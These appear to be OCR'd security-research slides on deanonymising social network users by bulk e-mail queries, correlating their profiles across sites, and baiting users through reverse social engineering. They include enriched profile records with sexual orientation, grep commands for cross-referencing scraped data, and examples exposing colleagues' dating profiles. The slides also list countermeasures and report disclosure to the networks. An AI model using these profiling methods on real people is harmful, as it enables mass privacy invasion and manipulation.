  - 1. Discover user profiles by e-mail querying
  - 2. Profile user identities by e-mail correlation


Discovered Profiles



Network	Query method	E-mail list length	# queried e-mails	# identified	Percentage
	method	*size efficiency*	*speed efficiency*	accounts	
1 Facebook	Direct	5000	10M/day	517,747	4.96%
2 MySpace	GMail	1000	500K/day	209,627	2.01%
3 Twitter	GMail	1000	500K/day	124,398	1.19%
4 LinkedIn	Direct	5000	9M/day	246,093	2.36%
5 Friendster	GMail	1000	400K/day	42,236	0.41%
6 Badoo	Direct	1000	5M/day	12,689	0.12%
7 Netlog	GMail	1000	800K/day	69,971	0.67%
8 XING	Direct	500	3.5M/day	5,883	0.06%
			Total of	1,228,644	

Extracted sensitive information

- Some statistics



	Age	Sex	Spoken language	Job	Education	Current relation	Searched relation	Sexual preference
Facebook	0.35	0.50	n/a	0.23	0.23	0.44	0.31	0.22
MySpace	82.20	64.87	n/a	3.08	2.72	8.41	4.20	4.07
Twitter	n/a	n/a	n/a	n/a	n/a	n/a	n/a	n/a
LinkedIn	n/a	n/a	n/a	96.79	60.68	0.00	n/a	n/a
Friendster	82.97	87.45	n/a	30.88	2.72	64.59	77.76	n/a
Badoo	98.61	98.61	47.81	17.06	19.92	22.48	n/a	22.80
Netlog	97.66	99.99	44.56	43.40	1.64	25.73	23.14	29.30
XING	n/a	n/a	84.54	99.87	49.21	n/a	n/a	n/a

Examples

- For each mail;profile_url;real_name;username

-
  ```
  AGE;41;GENRE;male;LOCATION;Seattle, WA;CURRENT_RELATION;single;
  SEXUAL_PREFERENCES;straight;NATIVE_LANGUAGE;English;
  JOB;instructor. I have a reasonable income.
  ```

-
  ```
  AGE;23;GENRE;female;LOCATION;Paris;CURRENT_RELATION;open;
  SEXUAL_PREFERENCES;lesbian;NATIVE_LANGUAGE;English;EDUCATION;
  1;JOB;I have a reasonable income.;SMOKER;1
  ```


-
  ```
  AGE;25;GENRE;male;LOCATION;Madrid;
  CURRENT_RELATION;single;SEXUAL_PREFERENCES;gay;NATIVE_LANGUAGE;
  English;EDUCATION;1;JOB;Diseñador gráfico;
  ```
- And next…

-
  ```
  $ grep -iw "project manager at microsoft"
  LinkedIN_full_enriched.txt
  ```


-
  ```
  $ for i in `/bin/grep -iw "security engineer"
  LinkedIN_full_enriched.txt | cut -d';' -f1`; do grep $i
  MySpace_full_enriched.txt Badoo_full_enriched.txt ; done
  ```

Profiling of the user identities

- Results of the e-mail correlation




# SN	# Profiles
1	608,989
2	199,161
3	55,660
4	11,483
5	1,478
6	159
7	11
8	0
Total unique	876,941



Combination	Occurrences
Facebook - MySpace	57,696
Facebook - LinkedIn	49,613
Facebook - Twitter	25,759
Facebook - MySpace - Twitter	13,754
Facebook - LinkedIn - Twitter	13,733
Facebook - NetLOG	12,600
Badoo - FriendSter	11,299
Facebook - MySpace - LinkedIn	9,720
LinkedIn - Twitter	8,802
MySpace - Twitter	7,593

Information Mismatch

- We compare information about the same user against different social network profiles
- Age, Sex, Location, etc…



Information	Value	% Total	% of mismatched values		
		mismatches	2	3	4+
Name	*string*	72.65	62.70	35.37	17.66
Location	*city*	53.27	51.74	16.24	3.72
Age	$0 < n < 100$	34.49	33.58	17.84	30.56
Sex	*male, female*	12.18	12.18		
Sexual preference	*straight, homosexual, bisexual*	7.63	7.63		
Current relationship	*single, in a relationship, married, complicated*	35.54	35.42	5.13	

Hidden profiles


- By correlating info from different sources, it is possible to discover "hidden" profiles
  - The project manager of my team is claiming to be much younger (41 -> 31) on a dating site
  - A professor of a US University is registered with a completely mismatching profile on dating networks
  - My (married) manager, 51 years old, is looking for a new woman

Countermeasures

- Do not provide a direct map between e-mail and user (e.g. returning a list of registered accounts in random order)
- Limit the amount of queries and use an “incremental update” approach
- Require contextual information to acknowledge the data
- Raising awareness (e.g. use a different e-mail for sites with personal information)

Follow-up

- We contacted the vulnerable Social Networks
- Some of them fixed (partly!) the problem



Restricted Action

Your account has been temporarily restricted from performing this action because we have detected an unusually large number of page views through your LinkedIn account.

The information within LinkedIn is provided by our users for usage on the site only. In order to protect user privacy, our User Agreement prohibits automated or manual means for systematically viewing LinkedIn web pages.

Please review our User Agreement for more details, and contact Customer Service if you have further questions.

te with in the real world. You can use any of the
frie

unt i

e wil

...

Contact Importer Error

You have exceeded the limit of uploading contact files! You are temporarily blocked from uploading contact files. This block will last anywhere from a few hours to a few days.

Chapter 2

SOCIAL ENGINEERING
The clever manipulation of the natural human tendency to trust.


Social engineering is the art of <u>manipulating people</u> into performing actions or divulging confidential information, rather than by breaking in or using technical cracking techniques

Reverse Social Engineering Attacks

- Classic Social Engineering:
  - The attacker contacts his victim
- Reverse Social Engineering (RSE): The attacker…
  - 1. feeds his victim with a pretext (baiting)
  - 2. waits for victim to make the initial approach
- Victim less suspicious as she makes the initial contact
- Bypasses current behavioral and filter-based detection
- Potential to reach millions of users on social networks

What happened to our FB profile?

- The account used in Chapter 1 received a large number of friend requests
- Hit the limit : 25,000



[redacted]
View my profile

News Feed
Messages (1,429)
Events (73)


News Feed
Top news · Most recent 26

What's on your mind?

Cristian Ruozzi al lavoro si isi si al lavoro si si si !!!!!!!!!
about an hour ago · Comment · Like


Requests View all

26497 friend requests
73 event invitations
520 friend suggestions
1060 other requests



Too many friend requests.

Sorry, this user already has too many friend requests.



Too many connections.

Sorry, you cannot create any more connections.

RECENT ACTIVITY

Alison is now using Facebook in English (US).

Alison and Amitabh Lakhotia are now friends. · Comment · Like

Alison and Anthony Jaeger are now friends. · Comment · Like

Alison and Kenney Rosicka are now friends. · Comment · Like

Alison and Stig Johannessen are now friends. · Comment · Like

Alison and Lennox Humphrey are now friends. · Comment · Like

Alison and Mark Chin are now friends. · Comment · Like

Alison and Ryan Bathauer are now friends. · Comment · Like

Alison and David Moore are now friends. · Comment · Like

Alison and Kareem Trevizo are now friends. · Comment · Like

Alison and Ruth's Chris Lake Mary are now friends. · Comment · Like

Alison and Tom Rawlings are now friends. · Comment · Like

Alison and Chrystian David Saavedra Cuartas are now friends. · Comment ·

Alison and Aston Thompson are now friends. · Comment · Like

Alison and D.i. Omar are now friends. · Comment · Like

Alison and Patrick Gaunce are now friends. · Comment · Like

Alison and Edwin Chan are now friends. · Comment · Like

Alison and Michael Holmes are now friends. · Comment · Like

Alison and Chippy Maunga are now friends. · Comment · Like

Alison and Baris Kadioglu are now friends. · Comment · Like

Alison and Andrea Burnett are now friends. · Comment · Like

Alison and Timothy Billings are now friends. · Comment · Like

Alison and Armando Mendoza Arias are now friends. · Comment · Like

Alison and Harold Arnold are now friends. · Comment · Like

Alison and Ray Golden are now friends. · Comment · Like

Alison and Michael Brown are now friends. · Comment · Like

Alison and Eddie J Grant are now friends. · Comment · Like

Alison and Martin Tino Moreno are now friends. · Comment · Like

Alison and Leon van der Walt are now friends. · Comment · Like

